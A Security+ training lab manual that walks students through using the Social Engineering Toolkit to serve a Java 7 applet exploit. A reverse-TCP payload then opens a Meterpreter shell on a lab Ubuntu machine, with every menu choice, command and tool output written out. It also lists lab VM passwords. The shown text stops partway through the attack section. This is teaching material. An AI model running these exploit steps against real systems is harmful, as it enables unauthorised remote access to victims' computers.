Security+ Lab Series

Lab 18: Incident Response Procedures

Document Version: 2018-08-28

Contents


Introduction

In this lab, you will be conducting malicious attacks followed by incident response practices.

Objectives

- Compare and contrast types of attacks
- Given a scenario, follow incident response procedures

Lab Topology



Lab Settings


The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account	Password
DVL	10.1.1.10 /28	root	toor
Kali	203.0.113.2 /29	root	toor
pfSense	eth0: 192.168.1.1 /24 eth1: 10.1.1.1 /28 eth2: 203.0.113.1 /29	admin	pfsense
SecOnion	192.168.1.6 /24	soadmin	mypassword
		root	mypassword
Ubuntu	192.168.1.50 /24	student	securepassword
		root	securepassword
Win12R2	10.1.1.12 /28	administrator	Train1ng$
Win16	192.168.1.100 /24	lab-user	Train1ng$
		Administrator	Train1ng$

1 Exploiting Java to Attack a Remote System


1.1 Using the Social Engineering Toolkit (SET)

1. Launch the **Kali** virtual machine to access the graphical login screen.
2. Log in as **`root`** with **`toor`** as the password. Open the **Kali** *PC Viewer*.
3. Click on the **terminal** icon located in the top menu bar.



4. Use the **ifconfig** command to verify if the *loopback interface* is up and running. If it is not active, run the commands below to bring the *loopback interface* up.


```
root@Kali-Attacker:~# ifconfig
root@Kali-Attacker:~# ifconfig lo up
root@Kali-Attacker:~# ifconfig
```



```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18077 errors:0 dropped:30 overruns:0 frame:0
          TX packets:45 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1084620 (1.0 MiB)  TX bytes:3088 (3.0 KiB)

root@Kali-Attacker:~# ifconfig lo up
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18113 errors:0 dropped:30 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1086780 (1.0 MiB)  TX bytes:3310 (3.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@Kali-Attacker:~#
```

5. Start both the **apache2** and **postgresql** services by entering the command below.


```
root@Kali-Attacker:~# service apache2 start
root@Kali-Attacker:~# service postgresql start
```



```
root@Kali-Attacker:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@Kali-Attacker:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@Kali-Attacker:~#
```


6. Start the *Social Engineering Toolkit* by typing the command below. Press **Enter**.

```
root@Kali-Attacker:~# setoolkit
```




```
root@Kali-Attacker:~# setoolkit
[-] New set_config.py file generated on: 2018-08-14 14:59:42.410409
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2018-08-14 14:59:42.410409
[*] SET is using the new config, no need to restart


                          .  ..
                       MMMMMNMNMMMM=
                   .DMM.           .MM$
                 .MM.                 MM,.
                 MN.                    MM.
               .M.                       MM
              .M   .....................  NM
              MM   .8888888888888888888.   M7
             .M    8888888888888888888.    ,M
             MM       ..888.MMMMM    .     .M.
             MM         888.MMMMMMMMMMM     M
             MM         888.MMMMMMMMMMM.    M
             MM         888.      NMMMM.   .M
              M.        888.MMMMMMMMMMM.   ZM
              NM.       888.MMMMMMMMMMM    M:
              .M+      .....              MM.
               .MM.                     .MD
                 MM .                  .MM
                  $MM                .MM.
                    ,MM?          .MMM
                       ,MMMMMMMMMMM

                https://www.trustedsec.com

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                  Version: 6.2                    [---]
[---]               Codename: 'Recharge'               [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
```

7. When presented with the *SET* main menu, type **1** for **Social-Engineering Attacks**. Press **Enter**.




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

8. On the next menu, type **2** for **Website Attack Vectors**. Press **Enter**.




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

9. Choose the **Metasploit Browser Exploit Method** by typing the number **2**. Press **Enter**.




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>2
```

10. Choose **Web Templates** by typing **1**. Press **Enter**.




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

11. When asked, *"Are you using NAT/Port Forwarding?"* type `yes`. Press **Enter**.




```
set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
```

12. When prompted for an *IP address*, type `203.0.113.2`. Press **Enter**.




```
set:webattack> IP address to SET web server (this could be your external IP or hostname):203.0
```

13. When asked if the payload handler is on a different IP, type `no`. Press **Enter**.




```
set:webattack> Is your payload handler (metasploit) on a different IP from your external NAT/Port
 address [yes|no]:no
```

14. On the select a template menu, type `1` for **Java Required**. Press **Enter**.




```
  1. Java Required
  2. Google
  3. Facebook
  4. Twitter
  5. Yahoo

set:webattack> Select a template:1
```

15. From the browser exploit list, type `9` to use the **Java 7 Applet Remote Code Execution**. Press **Enter**.




```
Enter the browser exploit you would like to use [8]:

   1) MS14-012 Microsoft Internet Explorer TextRange Use-After-Free (2014-03-11)
   2) MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free (2014-02-13)
   3) Internet Explorer CDisplayPointer Use-After-Free (10/13/2013)
   4) Micorosft Internet Explorer SetMouseCapture Use-After-Free (09/17/2013)
   5) Java Applet JMX Remote Code Execution (UPDATED 2013-01-19)
   6) Java Applet JMX Remote Code Execution (2013-01-10)
   7) MS13-009 Microsoft Internet Explorer SLayoutRun Use-AFter-Free (2013-02-13)
   8) Microsoft Internet Explorer CDwnBindInfo Object Use-After-Free (2012-12-27)
   9) Java 7 Applet Remote Code Execution (2012-08-26)
```

16. Type `1` to use **Windows Shell Reverse_TCP**. Press **Enter**.




```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attack
er
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to at
tacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Bind Shell                      Execute payload and create an accepting port on remote
system.
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterprete
   8) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via mult
iple ports
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterp
reter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse
 Meterpreter
  11) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>1
```

17. Type `6666` to use as the reverse port number. Press **Enter**.



```
[*] Selecting Java Meterpreter as payload since it is exploit specific.
set:payloads> Port to use for the reverse [443]:6666
```

18. Allow 2-3 minutes to pass for the *SET* web server to start. Once the server starts, notice the message that appears, press the **Enter** key to receive the prompt back.




```
[*] Exploit running as background job.
msf exploit(java_jre17_exec) >
[*] Started reverse handler on 203.0.113.2:6666
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://203.0.113.2:8080/
[*] Server started.

msf exploit(java_jre17_exec) >
```

Notice the prompt is set to *msf exploit(java_jre17_exec)*. The *Local IP* presented is the malicious web URL we will want to send to the victim to initiate. Take note of this URL.

1.2 Initiating Malicious URL


1. Launch the **Ubuntu** virtual machine to access the graphical login screen.
2. Log in as `student` with `securepassword` as the password.




student

••••••••••••••


3. Open the *Firefox* web browser by clicking on the **Firefox** icon located on the left menu pane.



4. In the address bar, type the following: `http://203.0.113.2:8080/` followed by pressing **Enter**.




5. A message will appear asking to a *Java* applet. Click on **Allow**.




Firefox has prevented the outdated plugin "Java" from running on 203.0.113.2.

6. Another *Firefox* message appears. Click on **Allow Now**.




Firefox has prevented the outdated plugin "Java" from running on *203.0.113.2.* Update now...

7. Open a new *terminal* window by clicking on the **terminal** icon located on the left menu pane.



8. Type the command below to verify if a connection is made to the remote server.


```
student@Ubuntu:~$ netstat –nao | grep 6666
```



```
student@Ubuntu:~$ netstat -nao | grep 6666
tcp6       0      0 192.168.1.50:56519      203.0.113.2:6666        ESTABLISHED off (0.00/0/0)
student@Ubuntu:~$
```

1.3 Using the Meterpreter Session


1. Change focus back to the **Kali** system.
2. Focus on the **terminal** window left open with *SET* running. Notice the prompt displaying that a *meterpreter* session has been opened. Press the **Enter** key to bring the command prompt up.



```
msf exploit(java_jre17_exec) >
[*] 203.0.113.1      java_jre17_exec - Java 7 Applet Remote Code Execution handling request
[*] 203.0.113.1      java_jre17_exec - Sending Applet.jar
[*] 203.0.113.1      java_jre17_exec - Sending Applet.jar
[*] Sending stage (30355 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:6666 -> 203.0.113.1:13378) at 2018-08-14 17:28:35 -0400

msf exploit(java_jre17_exec) > 
```

3. Type the **sessions** command, followed by pressing **Enter**. Notice the active sessions presented.


```
msf exploit(java_jre17_exec) > sessions
```



```
msf exploit(java_jre17_exec) > sessions

Active sessions
===============

  Id  Type                   Information       Connection
  --  ----                   -----------       ----------
  1   meterpreter java/java  student @ Ubuntu  203.0.113.2:6666 -> 203.0.113.1:13378 (fe80::250:56ff:fe9c:5978)

msf exploit(java_jre17_exec) > 
```

4. Start an interaction with **session 1**. Type the command below followed by pressing the **Enter** key.


```
msf exploit(java_jre17_exec) > sessions –i 1
```



```
msf exploit(java_jre17_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

5. Notice the *meterpreter* prompt appears. Type **`sysinfo`** followed by pressing **Enter** to receive info on the operating system of the victim.


```
meterpreter > sysinfo
```



```
meterpreter > sysinfo
Computer    : Ubuntu
OS          : Linux 3.13.0-32-generic (i386)
Meterpreter : java/java
meterpreter > 
```

6. Type **`getuid`** followed by pressing **Enter** to receive user info that the server is running as.

